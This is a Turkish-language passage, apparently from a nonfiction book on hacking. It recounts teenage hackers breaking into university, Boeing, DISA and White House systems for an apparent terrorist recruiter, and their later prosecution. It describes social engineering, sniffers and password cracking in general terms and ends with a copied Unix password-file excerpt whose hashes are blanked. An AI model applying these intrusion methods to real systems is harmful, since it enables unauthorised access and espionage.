bir çocukla temasa geçti. Bu öğrenciden birkaç kullanıcı adı ve parola istedi. Giriş bilgileri kısa sürede geldi — bir bilgisayar korsanı değerine hiç soru sormaz. ne0h üniversitenin, hele ki bu konulara karşı çok daha bilgili insanların olduğu bir teknoloji ve mühendislik eğitimi veren üniversitenin bilgisayar güvenlik sisteminin rezalet ile berbat arası bir seviyede olduğunu fark etti. Öğrencilerin çoğu parolalarını kullanıcı adlarıyla aynı seçmişlerdi.

Öğrencinin verdiği kısa liste; ne0h'un sisteme girip ortalığı kolaçan etmesine — korsanlık tabiriyle *koklamasına* — yetecek erişimi sağladı. Bu sırada ABD'deki FTP'lere (dosya indirme sitelerine) yetkisiz erişim sağlayan bir öğrenci— adına Chang diyeceğiz — ile tanıştı. Bu FTP'ler arasında bir de, "orijinal yazılımları kırmakla uğraşan warez sitesi" vardı. Standart bir toplum mühendisliği numarası çeken ne0h, kampüs dilini biraz kaparak üniversite ağında dolaştı. ne0h'un dediğine göre, "Çoğu İngilizce konuştuğu için," bunu yapmak düşünüldüğünden daha kolay olmuştu. Daha sonra, kendini kampüsün bilgisayar laboratuvarından biriyimş gibi gösteren bir hesap edinerek Chang ile iletişime geçti.

Chang'a elektronik yolla "213. bloktanım" dedi ve sınıf arkadaşlarıyla temasa geçmek isteyen herhangi bir öğrenci gibi, doğrudan öğrenci isimlerini ve e-mail adreslerini talep etti. Parolaların çoğu çok basit olduğu için öğrencilerin dosyalarına erişmek son derece kolay olmuştu. Çok kısa zaman içinde de Halid'e yaklaşık yüz öğrencinin veritabanı bilgilerini ulaştırmıştı bile. "Ona bunları verdiğimde bana, 'Bütün istediğim buydu,' dedi." Halid tatmin olmuştu; görünen o ki, aslında bu isimlere ihtiyacı yoktu. Sadece ne0h'un böyle uzak bir kaynaktan bilgileri alıp alamayacağını görmek istemişti. "İlişkimizin başlaması aşağı yukarı böyle oldu," diye özetliyordu durumu ne0h. "İş görürdüm, işine yarayacağımı biliyordum, bu yüzden bana başka işler de vermeye başladı."

Halid, ne0h'a söz verdiği bin dolar için posta kutusunu kontrol etmesini söylemiş ve haftada bir, "Genellikle araba sürerken," cep telefonundan onu aramaya başlamıştı. Bir sonraki görev, Hindistan Bhabha Atom Araştırma Merkezi'nin bilgisayar sistemine sızma. Donanım olarak, her bilgisayar korsanının aşına olduğu Sun İş İstasyonu ağı kullanılıyordu. ne0h kolaylıkla sistemin içine sızdı ama cihazda ilgilerini çeken hiçbir bilgi olmadığını, bağımsız şekilde durduğunu ve hiçbir şebekeye bağlı olmadığını gördü. Halid bu başarısızlıktan fazla etkilenmemiş görünüyordu.

Çin üniversitesine sızmak için söz verilen paradan hâlâ eser yoktu. ne0h Bu konuda neler olduğunu sorunca Halid bozulmuştu. "Almadın mı?! Bir doğum günü kartı içinde nakit olarak sana yolladım!" diye ısrar ediyordu. Açıkça görünen oydu ki, Halid eskilerden kalma "Çek postada" taktiğini uyguluyordu ama yine de ne0h yeni görevleri kabul etmeye devam ediyordu. Bunu neden yapıyordu? Bugün ne0h kendi iç görüşünü şöyle ifade ediyor:

İlişkimi sürdürdüm çünkü inatçıydım. Yaptığım iş için bana ödeme yapılacağını düşünmek heyecan veriyordu. Ayrıca, "Belki de gerçekten postada kayboldu, belki bu sefer ödeme yapacak," diye düşünüyordum.

Bunu yapmaya neden devam ettiğimi bilmiyorum. Takıntılı kişiliğim mi? Paragözlük mü? İktidar lursu mı? Birçok sebep sayabilirim.

Halid bir taraftan ne0h'ya yeni görevler verirken, diğer taraftan da başka istekliler için IRC sitelerini yemliyordu. Ödemeler konusunda güvensiz olmasına rağmen, Comrade da istekliydi:

Onun insanlara ödeme yaptığını anlamıştım ama para almak için hiçbir zaman bilgilerimi vermek istemedim. Yaptığının sadece etrafa bakınmak olduğunu düşünüyordum ama para almaya başlarsam gerçek bir suçluya dömişcektim. En fazla IRC'de onunla konuşuyor, arada bir birkaç sunucuya sızma bilgisi yolluyordum.

Muhabir Niall McKay, Halid'in ağına takılan bir diğer balık (ve şu anda başarılı bir güvenlik yazılım şirketinin kurucu ortağı) olan Chameleon takma adlı Kaliforniyalı bir gençle konuştu. Wired.com'1'da yayınlanan McKay'in öyküsü, ne0h ve Comrade'in anlattığı detaylarla örtüşüyordu. Chameleon, "Bir gece IRC'de takılırken bu adam DEM yazılımına erişmek istediğini söyledi," diyordu. Halid giderek ciddileşiyordu: "DEM" askeriye tarafından kullanılan ağ yazılımı olan Savunma Bilgi Sistemleri Ağ Ekipmanı Yöneticisi'nin kısa adıydı. Program İndirme Ustaları (Masters of Downloading) isimli korsan grubu tarafından ele geçirilmişti ve eğer doğru insandan isterseniz, programı elde edebileceğiniz yönünde söylentiler dolaşıyordu. Hiç kimse Halid'in bunu ele geçirip geçirmediğini bilmiyor gibi görünüyor –veya en azından, kimse işin aslını söylemiyor. Aslında bu yazılım onun işine yarar mıydı, o bile belli değil– ama kendisi kuşkusuz yarayacağını düşünüyordu. Halid başından sonuna kadar Çin üniversiteleri ve benzerleri üzerine oyunlar oynuyor gibiydi.

"Kendisini ekipteki bu çocukların yaptığı işe dahil etmeye çalıştı" diyordu ne0h. Görev bitene kadar, Halid bilgisayar korsanlarını bir buçuk yıl boyunca, "Herhangi bir insanın bir görünüp bir kaybolması gibi değil, düzenli şekilde, gölge gibi izliyordu. Oradaydı ve onun olayı buydu, anlamıştık." ne0h, "Onun olayı," derken, askeri sitelere veya askeri projeler üzerine çalışan ticari şirketlerin bilgisayar sistemlerine girmeyi kast ediyordu. Halid, ne0h'dan Lockheed Martin'e sızmasını ve Boeing için ürettikleri belli uçak sistemlerinin tasarımlarına ulaşmasını istemişti. ne0h, Lockheed sistemine "dahili şebekeye üç adım kala" sınırlı bir şekilde sızmayı başardı ama iki sunucudan ötesine (güvenlik personelinin "DMZ", yani sahipsiz topraklar dediği seviyeye) geçemedi. En hassas şirket bil-

gilerini koruyan güvenlik duvarını aşmak için bu seviye yeterli değildi ve bulması gereken bilginin yerini tespit edemedi. ne0h'ya göre:

[Halid] rahatsız olmuştu. Temel olarak söylediği, "Artık benim için çalışmıyorsun. Hiçbir şey beceremiyorsun," oldu. Ama daha sonra beni bilgileri elimde tutmakla suçladı. O bilgileri kendim için sakladığımı söyledi.

Daha sonra ise, "Lockheed Martin'i boş ver. Direkt Boeing'e gir," dedi.

ne0h, Boeing sisteminin "yeterince istersen o kadar da güvenli olmadığını" keşfetti. Kendi söylediğine göre, Boeing'in sistemine internette ifşa edilmiş, bilinen güvenlik zaaflarını kullanarak sızdı. Daha sonra "koklayıcı (sniffer)" yükleyerek, bilgisayara giren ve çıkan tüm veri paketlerinin arasına –bir çeşit bilgisayar tuzağı gibi– sızabildi. Artık parolaları ve şifrelenmemiş e-mailleri ele geçirebiliyordu. E-maillerden topladığı bilgiler, dahili şebekeye girmesi için yeterli istihbaratı veriyordu.

Şifresiz e-maillerin arasında dolanırken, Boeing 747'lerin kapıları ve burun kısmına yönelik altı–yedi tasarım çizimi buldum. Şifrelenmemiş eklerdi. Harika değil mi!? (Gülüyor.) Halid konuşmuştu. Bana \$4.000 vereceğini söyledi. O para asla ortaya çıkmadı – ne kadar da şaşırtıcı...

Aslında bu bilgi için \$4.000 büyük paraydı. Boeing'in eski güvenlik yöneticisi Don Boelling'e göre, bu sızıntı Boeing'e karşı anlatıldığı gibi rahatlıkla kullanılabilirdi. Ama zaman kaybı olurdu: Bir uçak modeli hizmete gireceği zaman, tüm alıcı havayollarına tasarım çizimlerinin setleri eksiksiz olarak verilir. Bu noktadan sonra bu bilgi artık şirket için hassas bir bilgi olmaktan çıkardı; isteyen herkes bu bilgiyi edinebilirdi. "Yakın zaman önce, eBay üzerinden 747 tasarım çizimleri CD'sinin satışa çıkarıldığını bile gördüm" diyor Don. Tabii ki Halid bunu muhtemelen bilmiyordu. Ayrıca bundan iki yıl sonrasına kadar da devlet, bazı teröristlerin ABD'nin başlıca yolcu taşıma uçakları çizimlerine ulaşmak için ne kadar sağlam gerekçeleri olduğunu bilemeyecekti.

Bu Gecenin Hedefi: SIPRNET

Halid, Comrade ile deneme çalışmaları yapmakla uğraşmadı. Comrade'in dediğine göre, Halid en baştan beri, "Sadece askeriye ve SIPRNET ile ilgileniyordu."

Çoğu zaman ne istediğinden çok emin değildi – sadece devletin ve askeriye'nin sitelerine erişim istiyordu. SIPRNET hariç. SIPRNET'ten gelecek bilgileri gerçekten istiyordu.

Halid'in hevesli olduğuna şüphe yoktu; muhtemelen tüm bu

süreç boyunca hedefi SIPRNET'ti. SIPRNET, sınıflandırılmış mesajlar taşıyan Savunma Bilgi Sistemi Ağı olan DISN'nin bir kısmıydı. Bundan da fazlası, SIPRNET (Gizli İnternet Protokolü Yönlendirici Ağı'nın kısaltması) şu anda ABD ordusunun komuta ve kontrol kapasitesinin çekirdeğini oluşturuyor. ne0h, Halid'in SIPRNET'e erişim talebini hâlihazırda reddetmişti:

\$2.000 teklifetti. Geri çevirdim. SIPRNET'e girersem, federaller kapıma dayanırdı. \$2.000 için kafaya kurşun sıkmaya değmezdi.

Halid bu iş için Comrade ile konuştuğunda fiyatı da yükseltmişti. Comrade'in hatırladığına göre, "Erişim için, sanırım on bin dolar ödeme yapacağını söyledi." Kendisine cazip gelenin para değil, meydan okuma olduğunu ısrarla söylemesine rağmen, projeyi üstlenmesi için ne0h'a yaptığından çok daha iyi bir teklifle yaklaştığına şüphe yoktu.

Aslında SIPRNET'e epeyce yaklaştım. Savunma Bilgi Güvenlik Kurumu DISA'daki tek bilgisayar sistemine girdim. O bilgisayar tam bir usta işiydi. Sanırım dört işlemcisi ve 2.000 kadar kullanıcı erişimi vardı; Unix ana sistem dosyasında 5.000 kadar farklı ana makine vardı ve bunların yarısı ayrıcalıklı hesap kullanıyordu; ona erişebilmek için bağlı bilgisayarlardan birini kullanmanız gerekliydi – dışarıdan erişemezsiniz.

Ancak bunun nedenini çözdü; Comrade'in önemli bir yerde hata yaptığına dair önsezisi tam olarak doğrudu. DISA'nın esas görevi birleşik komuta ve kontrol ile muharebe desteği hesaplanmasıydı – yani SIPRNET'in işlevi ile açıkça örtüşüyordu. Ama çabaları yarım kaldı.

Bu erişimi sağlamak çok güzeldi ama oradan başka yerlere gidebilmek için hiç zamanım olmadı. Üç-dört gün kadar sonra enseledim.

Endişelenme Zamanı

1999 Noel gününde ne0h ve Comrade bir şok yaşadılar. Katmandu'dan Yeni Delhi'ye giden 178 yolcu ve 11 mürettebata sahip IC-814 uçuş numaralı Hindistan Havayolları uçağı, uçuş sırasında hava korsanları tarafından kaçırıldı. Haberlere göre kaçırılanlar Taliban bağlantılı Pakistanlı teröristlerdi. Halid gibi teröristler mi?

Hava korsanlarının talimatıyla Airbus A300 uçağı zikzaklar çizerek Orta Doğu'ya ilerlemiş ve Hindistan, Pakistan ve balayından karısıyla birlikte dönmek üzere uçakta bulunan genç bir yolcunun katledilen cesedini bıraktıkları Birleşik Arap Emirlikleri'nde kısa bir süre kaldıktan sonra geri dönmüştü. Genç adam gözlerinin bağlanmasına itiraz etmek gibi önemsiz bir sebepten ötürü bıçaklanarak öldürülmüştü.

Uçak en sonunda Afganistan'ın Kandahar Havaalanı'na indi – bu da Taliban bağlantısını güçlendiriyordu. Kalan yolcular ve mürettebat terörle dolu sekiz gün boyunca uçakta tutuldular ve hapisteki üç militanın salıverilmesi karşılığında serbest bırakıldılar. Salıverilen mahkûmlardan Şeyh Ömer, daha sonra 11 Eylül Dünya Ticaret Merkezi saldırılarının lideri olan Muhammed Atta'ya finansal destek vermekte rol oynayacaktı. Bu olaydan sonra, Halid ne0h'ya kaçırma işinden kendi ekibinin sorumlu olduğunu ve kendisinin de işlerinde olduğunu söylemişti.

Ödüm patlamıştı. Halid kötü bir adamdı. Kıcıımı kollamam gerektiğini düşündüm.

Ama ne0h'un sıkıntısı çocuksu bir açgözlülükle hafifledi. "Hâlâ bana paramı ödemesini umuyordum," diye ekledi.

Uçak kaçırma bağlantısı, Halid'in başlattığı hararetli yangını körükledi. Bir noktada, gençlerin istediği bilgileri sağlamadaki başarısızlığından açıkça rahatsız olduğundan dolayı, Halid zorlayıcı bir taktik denedi. Wired.com'daki aynı öyküde muhabir Niall McKay, Halid'in gençlere eğer kendisini FBI'a bildirecek olurlarsa onları öldüreceğine dair eski bir IRC mesajı gördüğünü yazdı. McKay ayrıca Pakistanlıdan çocuklara gönderilen şu mesajı da gördüğünü yazdı: "Bilmek istiyorum: [Kimse] federeallere benden bahsetti mi?" Başka bir yerde de, "Onlara söyleyin [eğer yaptılarsa], onlar öldüler. Üzerlerine tetikçilerimi salacağım."²

Comrade Yakalanıyor

Durum kötüye gidiyordu ama daha da beter olmak üzereydi. Comrade'in SIPPNET ile bağlantılı bir sisteme girme başarısından birkaç gün sonra, babasını işe giderken kenara çektiler. Polisler, "Oğlunla konuşmak istiyoruz," dediler ve arama izinlerini gösterdiler.

Comrade o zamanı şöyle hatırlıyor:

Aralarında NASA, Savunma Bakanlığı ve FBI'dan adamlar vardı. Bunların yanında on-on iki ajan ve polisler de bulunuyordu. NASA'nın bazı makinelerinde öylesine dolanmış, sadece parolaları almak için ns3.gtra.mil üzerine koklayıcı (snifför) programlar yerleştirmiş ve birkaç da e-mail toparlamıştım. Bu yaptıklarından dolayı illegal tuzaklar kurmakla suçlandığımı söylediler. Ayrıca NASA bilgisayarlarında telif haklarımı ihlal eden ve tecavüzde bulunan işler yapmıştım. Hemen bir gün önce bir arkadaşım, "Yakında yakalanacağız ahbap," demişti. Aklı çıkıyordu. "Evet, haklı," diye düşünüp, sabit diskimi silmiştim.

Ama Comrade temizlik işini tam yapamamıştı. "Masamın etrafındaki eski sürücülerini unutmuşum."

Beni sorguladılar. İtiraf ettim. “Üzgünüm, yaptıklarım işte bunlar, şu şekilde düzeltebiliriz, bir daha yapmayacağım,” dedim. “Tamam, seni suçlu olarak görmüyoruz, sakın bir daha yapma. Eğer tekrarlıyorsan, buradan kelepçelerle gidersin,” dediler. Bilgisayarları, yan birimleri ve yedek sürücülerini toplayıp gittiler.

Daha sonra Comrade'e şifreli sabit disklerinin parolasını söyletmeye çalıştılar. Söylemeyince, parolaları nasıl kıracaklarını bildiklerini söylediler. Comrade daha iyi biliyordu: PGP (Gelişmiş Mahremiyet) şifrelemesi kullanılmıştı ve parolası, “Yaklaşık yüz karakter uzunluğundaydı.” Halen de hatırlamanın zor olmadığını söylüyor – en sevdiği üç alıntının birleşiminden oluşuyormuş.

Comrade altı ay kadar onlardan haber almadı. Sonra bir gün devletin kendisine dava açacağını öğrendi. Mahkemeye çıkana kadar, savcının iddiasına göre, NASA bilgisayarlarının üç hafta kapanması ve Savunma Bakanlığı'nın binlerce e-mail mesajının yerlerine ulaşmasına engel olmakla suçlanıyordu.

(Gayet iyi bildiğim üzere, savcılar tarafından iddia edilen “zarar” ile gerçek hayattaki zarar bazen oldukça farklıdır. Comrade NASA'nın Uluslararası Uzay İstasyonu'nun sıcaklık ve nemini kontrol etmekte kullanılan Alabama'daki Marshall Uzay Uçuş Merkezi'nden yazılım indirmişti; hükümet bu girişimin bazı bilgisayar sistemlerinin üç hafta kapatılmasına neden olduğunu iddia ediyordu. Savunma Bakanlığı saldırısı için daha gerçekçi bir gerekçe sunulmuştu: Comrade, Savunma Tehdit Azaltma Kurumu'nun bilgisayar sistemine sızmış ve erişime daimi olarak açık kalacak şekilde bir “arka kapı” kurmuştu.)

Hükümet bu davayı belli ki diğer genç bilgisayar korsanlarına uyarı mahiyetinde önemsiyordu ve hükmünü basında, Comrade'i federal bir suç olarak bilgisayar korsanlığından hüküm giyen en genç kişi olarak ilan ederek vermişti. Başsavcı Janet Reno kısmen şu ifadeleri içeren bir beyanatta bile bulundu: “İlk kez çocuk yaşta bir bilgisayar korsanının islahevinde hapis yatacağını gösteren bu dava, bilgisayar ihlallerini ciddiye aldığımızı ve bu sorunla canla başla mücadele etmek için emniyet güçleriyle işbirliği içinde olduğumuzu açıkça göstermelidir.”

Yargıç, Comrade'i, okul döneminin bitmesi itibarıyla başlamak üzere altı ay hapis ve takip eden altı ay da şartlı tahliye ile cezalandırdı. Comrade'in annesi o zaman halen hayattaydı; yeni bir avukat tuttu, bir sürü yazı yazdırdı ve Comrade'e göre yargıca, “Başlı başına yeni bir dava,” sundu. Böylece, inanılmaz bir şekilde söz konusu hükmü dört yıllık şartlı tahliye ve ev hapsine çevirmeyi başardı.

Bazen hayat bize en iyi fırsatları sunmaz. “Ev hapsini tamamladım ve şartlı tahliye sürecindeydim. Hayatımda birçok şey oldu; çok fazla alkol almaya başladım ve beni rehabilitasyona gönderdiler.” Rehabilitasyon-

dan dönünce Comrade bir internet şirketinde işe girdi ve kendi internet donanımları üzerine çalışmaya başladı. Ama şartlı tahliye memuru onun faaliyetleri konusunda o kadar iyimser değildi ve tüm bunlardan sonra Comrade hapishaneye gönderildi. Henüz sadece 16 yaşındaydı ve 15 yaşında işlediği suçlardan ötürü hapse girmişti.

Federal sistemde o kadar çok çocuk suçlu yoktur; Comrade'in gönderildiği yerin Alabama'da, sadece 20 mahkûma ev sahipliği yapan ve Comrade'in dediğine göre, "kilitli odaları ve dikenli tel çitleri olmasına rağmen, hapishaneden çok okul gibi görünen" bir "kamp" (kesinlikle doğru bir kelime) olduğu ortaya çıktı. Liseyi bitirmiş olduğu için derslere katılmak zorunda bile kalmadı.

Tekrar şartlı tahliye cezasını sürmek üzere Miami'ye dönünce, Comrade'e görüşmesine izin verilmeyen bilgisayar korsanlarının bir listesi verildi. "Liste şu kişi, şu kişi ve neOh şeklindeydi." Federal hükümet neOh'u sadece takma adıyla biliyordu. Kim olduğu hakkında hiçbir fikirleri yoktu. Comrade, "Benim iki yüz yere erişimim varsa, onun bin yere erişimi vardı," diyordu. "neOh bir hayli ustaydı." Her ikisinin de bildiği kadarıyla, emniyet güçleri halen onun ismi ya da nerede olduğu hakkında bir ipucu bulmayı başaramadı.

Halid'in Araştırılması

Acaba Halid iddia ettiği gibi bir militan mıydı, yoksa sadece ergenlerin dizginini elinde tutan bir şarlatan mı? Veya acaba genç bilgisayar korsanlarının nereye kadar ilerleyebileceklerini görmek isteyen FBI operasyonunun bir parçası mıydı? Halid ile iletişimi olan tüm bilgisayar korsanları zaman zaman onun gerçek bir militan olduğundan şüphe ettiler. Ancak, muhtemelen yabancı bir ajana bilgi sağlamak düşüncesi, adamın onları işletiyor olabileceği düşüncesinden daha az rahatsız edici gelmişti. Comrade, "Uzun süre Halid'in kim olduğu üzerine kafa patlattım. Federallerden biri miydi, yoksa gerçek miydi bilmiyordum. neOh ve Halid ile konuştukça, Halid'in gayet gerçek biri olduğuna karar verdim. Ama kendisinden asla para almadım – benim için geçmek istemediğim bir sınırdı bu," diyor. (Sohbetin başında, Halid'den aldığı \$10.000 teklifinden ilk bahsettiğinde, bu tutardan etkilenmiş gibi görünüyordu. Eğer çabaları başarıya ulaşıyorsa ve Halid gerçekten ödeme yapsaydı, bu parayı gerçekten geri çevirecek miydi? Belki Comrade'in kendisi de bunun cevabını bilmiyordur.)

neOh'un dediğine göre, Halid'in yaklaşımı, "Kulağa kesinlikle profesyonel geliyordu," ama tüm o süreç boyunca gerçekten militan olup olmadığı konusunda şüpheleri olduğunu da itiraf etmek gerekiyordu. "Onunla her konuştuğumda tamamen saçmaladığını düşünüyordum. Ama arkadaşlarımızla aramızda, kimlerle iletişim kurduğu ve nasıl bilgiler

verdiğini araştırdığımızda, gerçekten de söylediği kişi olduğuna inanıyorduk.”

Bir diğer bilgisayar korsanı olan Savec0re, IRC üzerindeki yazışmalardan, FBI'da bir amcası olduğunu ve Milw0rm adındaki korsan grubunun tümü için dokunulmazlık sağlayabileceğini söyleyen biriyle karşılaşmıştı. Savec0re e-mail yoluyla yaptıkları bir söyleşide muhabir McKay'e, "Bunun, FBI'a bizim düşman olmadığımızı gösteren bir mesaj vereceğini düşündüm," diyordu. "Böylece kendisine telefon numaramı verdim. Ertesi gün sözde bir FBI ajanından telefon aldım ama adamın şaşırtıcı şekilde belirgin bir Pakistanlı aksanı vardı."

Savec0re muhabire, "Adının Michael Gordon olduğunu ve Washington DC'de, FBI'da çalıştığını söylüyordu," demişti. "O zaman bu kişinin başından beri İbrahim olduğunu anladım." Bazıları bu sözde teröristin gizli FBI ajanı olduğuna ikna olsa da, Savec0re tam tersi bir sonuç çıkarıyordu: FBI ajanı olduğunu iddia eden adam, aynı teröristti ve çocukların kendisini ele verip vermeyeceklerini anlamaya çalışıyordu.

Bunun bir FBI operasyonu olabileceği düşüncesi pek sağlam değildi. Eğer federal hükümet bu çocukların neler yapabileceklerini ve ne kadar istekli olduklarını görmek istiyorsa işin içine parayı sokması gerekirdi. FBI durumun gizli bir operasyon yürütecek kadar ciddi olduğunu düşündüğü zaman, bu çabanın arkasına parayı da ekler. ne0h'ya \$1.000 söz verip, sonra da bu parayı ödememenin bir anlamı yoktu.

Görünen o ki sadece bir bilgisayar korsanı Khalid'den para almıştı: Chameleon. Bir başka *Wired News* haberinde (4 Kasım 1998) Chameleon, "Bir sabah postanedeki kutuma gittim ve aramam için Boston'da bir telefon numarası ile birlikte bin dolarlık bir çek buldum," diyordu. Halid onun devletin bilgisayar ağları haritasına sahip olduğunu anlamıştı; bu ödeme o haritalar içindi. Chameleon çeki nakde çevirdi. İki hafta sonra FBI baskınına uğradı, ödeme hakkında sorguya çekildi ve devletin bu bin doları nereden bildiği sorusu akıllara takıldı. Bu olay, FBI'ın terörist tehdidine karşı yurtiçi suçlar ve ödeme sınırlamalarına odaklandığı 11 Eylül'den önceydi. Chameleon parayı aldığını itiraf etti ama *Wired News* muhabirine de ısrarla devlete ait hiçbir ağ haritasını kimseye vermediğini söyledi.

Casusluk suçlamalarını ve kendisine çok uzun süre mahkûmiyet getirebilecek yabancı bir teröristten para kabul ettiğini itiraf etmesine rağmen, Chameleon'a karşı dava açılmadı – bu durum olayın gizemini daha da derinleştiriyor tabii. Belki de hükümet sadece korsan camiasına yabancı ajanlarla iş yapmanın riskli olacağını göstermek istedi. Belki de o çek Halid'den değil, FBI'dan gelmişti.

Chameleon'un gerçek kimliğini sadece birkaç kişi biliyor ve kendisi de bunu fazlasıyla korumak isteğinde. Öyküyü bir de kendi ağzından

dinlemek istedik ama konu hakkında konuşmak istemedi (Halid'in terörist rolü yapan bir federal olduğunu düşündüğünü ifade etmekten başka çok az şey söyledi). Onun yerinde ben olsaydım, muhtemelen ben de konu hakkında söyleşi yapmak istemezdim.

Hareket-ül Mücahidin

IRC günlüklerini araştırırken, muhabir McKay, Halid'in bir yerde genç bilgisayar korsanlarına kendisini Hareket-ül Ansar³ üyesi olarak tanıttığına rastladı. *Güney Asya İstihbarat Dergisi*'ne göre, "Hareket-ül Ansar 1997'de ülkesinden sürülmüş olan Suudi terörist Usame Bin Ladin'le bağlantısı nedeniyle ABD tarafından terör örgütü olarak adlandırılıyordu. ABD yasağına takılmayı önlemek için de örgüt 1998 yılından sonra *Hareket-ül Mücahidin* olarak tekrar biçimlendirildi."⁴

ABD Dışişleri Bakanlığı bu örgüt hakkında sürekli uyarılıyordu. ABD'de yayınlanan bir habere göre, "Pakistanlı yetkililer, 23 Ekim [2001] tarihindeki ABD hava baskını ile Kabul yakınlarında Taliban için savaşan 22 Pakistanlı gerillanın öldürüldüğünü bildirdiler. Öldürülen gerillalar *Hareket-ül Mücahidin* üyesiydi... 1995 yılında Dışişleri Bakanlığı'nın terör örgütleri resmi listesinde de açıkça yer alıyorlardı."⁵

Hareket bugün de ABD tarafından yabancı terör örgütü olarak belirlenen 36 örgütten biri. Başka bir deyişle, devletimiz bu örgütü dünya üzerindeki en kötüfailler arasında görüyor. Genç korsanlar elbette bunu bilmiyorlardı. Onlara göre bunların hepsi bir çeşit oyundu.

Halid'e gelince; Nisan 2002'de bilgi güvenliği hakkında bir söylev veren Hindistan Silahlı Kuvvetleri'nden bir tümgeneral, dinleyicilerine, "Pakistan kökenli Hareket-ül Ansar örgütünden Halid İbrahim'in bilgisayar korsanları ile bağlantısı," üzerine bilgi verirken, Halid'i terörist olarak teyit ediyordu.⁶ Ancak tümgeneral, Halid'in aslında Pakistan kökenli değil, generalin kendi memleketi olan Delhi'den, yani Hindistan'dan olması nedeniyle bir hayli sıkıntılı görünüyordu.

11 Eylül Sonrası

Bazı bilgisayar korsanları ortamı manipüle ederler ve kandırırlar. Bilgisayar sistemlerini, aslında çaldıkları bilgilere erişim yetkileri varmış gibi düşündürerek oyuna getirirler; amaçlarına ulaşmak için insanları çıkarları doğrultusunda kullanacak şekilde toplum mühendisliği uygularlar. Tüm bunların anlamı, bir bilgisayar korsanıyla konuşurken size ne söylediğini ve nasıl söylediğini dikkatle dinlerseniz, inanılır olduğu hissiyatına kapılabileceğinizdir. Ama bazen de emin olamazsınız.

Ortak yazarım ve ben, ne0h'un 11 Eylül hakkındaki tepkilerinden emin olmadık. Sanırım şunu paylaşırsak yeterli:

O gün ne kadar ağladım biliyor musunuz? Kesin olarak hayatımın bittiğini düşündüm.

Bu sözleri histerik kahkahalar izledi – neyin ifadesiydi, bilemedik.

Bununla bir ilgim olabileceğini düşünmek... Ya Lockheed Martin veya Boeing'e girip daha fazla bilgi edinseydim, bunu da kullanacaklardı. Hem benim için, hem de Amerika için kötü zamanlardı.

Onu ihbar etmeyi asla düşünmediğim için ağladım. Doğru kararı verememiştim. Beni de bütün bunları yapmak için tutmuştu...

Ticaret Merkezi işinde küçük parmağım bile olsaydı... [Bu düşünce] kesinlikle kahrediciydi.

Dünya Ticaret Merkezi'nde üç arkadaşımı kaybettim; hayatımda kendimi hiç bu kadar kötü hissetmedim.

Birçok bilgisayar korsanı henüz ya ergenlik çağında ya da daha genç. Ülkeye tehdit oluşturabilecek birinden gelen taleplere karşılık vermenin potansiyel tehlikelerinin farkında olmak için çok mu genç bir yaş? Kişisel görüşüme göre, 11 Eylül olayının, Amerikalı bilgisayar korsanlarını –çocuk yaşta olanlarını dahi– şüpheli ve bir terörist tarafından enayi yerine konma olasılığından uzaklaştırdığını düşünmeyi tercih ederim. Umarım yanılmıyorumdur.

Beyaz Saray'a Sızmak

Bilgisayar güvenliği tarihi, bir bakımdan antik kriptografi tarihi ile benzerlik gösterir. Asırlar boyunca kod yazıcılar “kırılmaz” olarak tanımladıkları şifreler geliştirdiler. Bugün dahi, tek kullanımlık şifreler veya yüzlerce karakterlik parolalar kullanarak mesaj şifresini çözen bilgisayarlar çağında, çoğu kod yine de kırılabilir. (Amerika'nın kod yazıcı ve kod kırıcı kurumu olan Ulusal Güvenlik Kurumu, dünyanın en büyük, en hızlı ve en güçlü bilgisayarlarına sahip olmakla övünüyor.)

Bilgisayar güvenliği, güvenlik uzmanlarının bir tarafta, davetsiz misafirlerin ise diğer tarafta yer aldığı, sürekli bir kedi-fare oyunu gibidir. Windows işletim sistemi on milyonlarca satır kod içerir. Devasa büyüklükteki herhangi bir yazılımın, bilgisayar korsanları tarafından er ya da geç keşfedilecek kaçınılmaz güvenlik zaafları olacağı su götürmez bir gerçektir.

Tüm bunların yanı sıra, şirket çalışanları, bürokratlar ve hatta güvenlik görevlileri dahi yeni bir bilgisayar veya uygulama kurarken, varsayılan parolayı değiştirme veya orta derecede güvenli yeni bir parola oluşturmayı önemsiz bir angarya görerek, cihazı güvenlik bakımından zayıf bırakmaktadır. Bilgisayar korsanlarının saldırı ve sızma haberlerini

okursanız, askeriye ve devlete ait sitelere, hatta Beyaz Saray web sitesine bile sızıldığını bilirsiniz. Üstelik bazı durumlarda aynı şey tekrar tekrar olmuştur.

Bir siteye erişmek ve web sayfasına zarar vermek başlı başına bir konudur – can sıkıcı da olsa, genelde alışlageldik bir durumdur. Yine de çoğu insan her kullanım için aynı şifreye güvenir; eğer bir web sitesine sızılması demek parolaların ele geçirilmesine yol açıyorsa, saldırgan aynı ağdaki diğer sistemlere de erişim elde edebilir ve daha fazla zarar verebilir. ne0h'un söylediğine göre, 1999 yılında kendisi ve gLobaLheLL korsan grubunun iki üyesi ABD'nin en hassas noktası üzerinde tam da bunu yaptılar: Beyaz Saray.

Sanırım Beyaz Saray sunucusunun işletim sistemini yeniden yükliyorduk. Her şeyi fabrika ayarlarına geri döndürmüştük. Ve o sırada geçen on-on beş dakika boyunca Zyklon ve MostFearD sisteme sızmayı, parola dosyasının yedeğini almayı, çözmeyi, web sitesine girmeyi ve değiştirmeyi başardılar. Bunu yaparlarken hemen yanı başlarındaydım.

Esasında olay doğru zamanda doğru yerde olmaktı. Tam da site üzerinde çalışıldığı anda çevrimiçi olmaları sadece şanstı; balıydılar.

Bu konuyu gLobaLheLL sohbet odasında tartışmıştık. Sabah 3:00 civarında telefonla uyandırıldım ve konuştuğumuz şeyi yapıyor olduklarını haber aldım. Ben "Hadi oradan! İspatlayın bakalım!" dedim. Hemen bilgisayarıma zıpladım. Kesinlikle yapıyorlardı.

İşin çoğunu MostFearD ve Zyklon yaptı. Mümkün olduğunca çabuk çözümlemem için bana yedekleme dosyasını verdiler. Bir tane [parola] buldum – sözlükten basit bir kelimeydi. Bundan ibaretti.

ne0h, bahsi geçen diğerlerinin ele geçirip kendisine yolladığı parola dosyasının bir kısmını çözümleyerek, Beyaz Saray personeli arasından bazı yetkili kullanıcıların bilgilerine ulaştı⁷:

```
root:x:0:1:Super-User::/sbin/sh
daemon:x:1:1::/
bin:x:2:2::/usr/bin:
sys:x:3:3::/
adm:x:4:4:Admin:/var/adm:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/
```

```

noaccess:x:60002:60002:No Access User:::
nobody4:x:65534:65534:SunOS 4.x Nobody:::
